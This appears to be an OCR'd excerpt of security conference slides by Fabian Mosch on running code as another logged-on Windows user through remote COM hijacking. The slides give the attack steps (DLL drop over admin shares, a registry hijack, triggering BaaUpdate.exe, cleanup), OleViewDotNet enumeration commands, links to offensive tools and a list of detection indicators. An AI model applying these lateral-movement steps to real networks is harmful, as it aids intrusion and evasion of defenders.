
RCE IN THE CONTEXT OF ANOTHER USER

Short recap:

- We can spawn processes in the context of a loggedon user
- We cannot execute code directly
- We are administrator, so we can
  - Drop files via SMB
  - Modify the remote registry

RCE IN THE CONTEXT OF ANOTHER USER

COM Hijacking to the rescue [1]



[1] https://www.blackhillsinfosec.com/a-different-take-on-dll-hijacking

RCE IN THE CONTEXT OF ANOTHER USER

1) Plant a DLL on the target system via `C$` or `admin$`
2) COM Hijack the target user via the remote Registry
3) Execute `BaaUpdate.exe` via `BDEUILauncher` in the context of our target user
4) Remove the COM Hijack
5) Cleanup the DLL

RCE IN THE CONTEXT OF ANOTHER USER

https://github.com/rtecCyberSec/BitlockMove/

RCE IN THE CONTEXT OF ANOTHER USER

BitlockMove:

- Only works on client Systems – it‘s about Bitlocker!
- No Cross Session Activation with the Win32 APIs – only one user is logged on a client
- Spawns a subprocess, OPSec unsafe

Finding alternatives for servers:

- Calling `CoCreateInstance` -> spawns process as interactive user
  - Vulnerable to COM Hijack -> Win

RCE IN THE CONTEXT OF ANOTHER USER

```
PS C:\Users\S3cur3Th1sSh1t> Install-Module OleViewDotNet
PS C:\Users\S3cur3Th1sSh1t> Get-ComDatabase
PS C:\Users\S3cur3Th1sSh1t> Get-ComClass -InteractiveUser

Name                          CLSID                                DefaultServerName
----                          -----                                -----------------
BrowserBroker Class           0002df02-0000-0000-c000-000000000046 browser_broker.exe
User Notification             0010890e-8789-413c-adbc-48f5b511b3af shell32.dll
PhotoAcqHWEventHandler        00f2b433-44e4-4d88-b2b0-2698a0a91dba rundll32.exe
RoamDictionary Class          01171f65-249e-4eeb-81bd-03e1b0fa1873 InputPersonalization.exe
0207C0AD-563B-4919-A967-E07... 0207c0ad-563b-4919-a967-e0782ffc35d1 EdpNotify.exe
Shared Reco Custom Marshall... 03de7b30-9300-4fa9-af69-ba09497107a2 SpeechRuntime.exe
DevicesFlow                   046aead9-5a27-4d3c-8a67-f82552e0a91b rundll32.exe
CDPComAccountProvider         049d54b5-e524-41b2-bd4d-34f7a0efc31d <APPID HOSTED>
UIHost Class                  054aae20-4bea-4347-8a35-64a533254a9d TabTip.exe
User Account Control Settings 06c792f8-6212-4f39-bf70-e8c0ac965c23 UserAccountControlSettings.dll
Shield Provider User Sessio... 08728914-3f57-4d52-9e31-49daeca5a80a SecurityHealthAgent.dll
Retail Demo User COM Agent    0886dae5-13ba-49d6-a6ef-d0922e502d96 <APPID HOSTED>
Proximity Sharing             08fc06e4-c6b5-40be-97b0-b80f943c615b ProximityUxHost.exe
CLSID_InputSwitchControlWra... 0b86ccd2-7513-4f0a-ae1a-791a6d4db81d <APPID HOSTED>
Windows Push Notification P... 0c9281f9-6da1-4006-8729-de6e6b61581c <APPID HOSTED>
AuthBrokerUI                  0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 AuthBroker.dll
UiaManagerEndpointInProcUtils 0feb51a7-30aa-4201-ba5e-97b75740cbc6 UiaManager.dll
RDP Session Agent Class       115e13cf-cfe8-4821-b0da-e06aa4d51426 RdpSaProxy.exe
Sync Center Client            1202db60-1dac-42c5-aed5-1abdd432248e mobsync.exe
```

https://github.com/tyranid/oleviewdotnet


RCE IN THE CONTEXT OF ANOTHER USER

Credits:

- James Forshaw @tiraniddo
- Andrea Pierini @decoder_it
- Antonio Cocomazzi @spliter_code
- Michael Zhmaylo @MzHmO
- @cube0x0
- Sven Rath @eversinc33

GOING ONE STEP BACK


- Relaying the first Kerberos auth with KrbRelayEx-RPC & CredMarshal trick



https://github.com/decoder-it/KrbRelayEx-RPC

04

DETECTION



Revisiting Cross Session Activation attacks


DETECTION

1) Hardcoded DLL with obvious IoCs

2) Remote COM Hijack for the CLSID `A7A63E5C-3877-4840-8727-C1EA9D7A4D50`

3) `BaaUpdate.exe` loading an unexpected attacker defined DLL

4) `BaaUpdate.exe` launching suspicious child processes



THANK YOU FOR YOUR ATTENTION!

QUESTIONS?

Fabian Mosch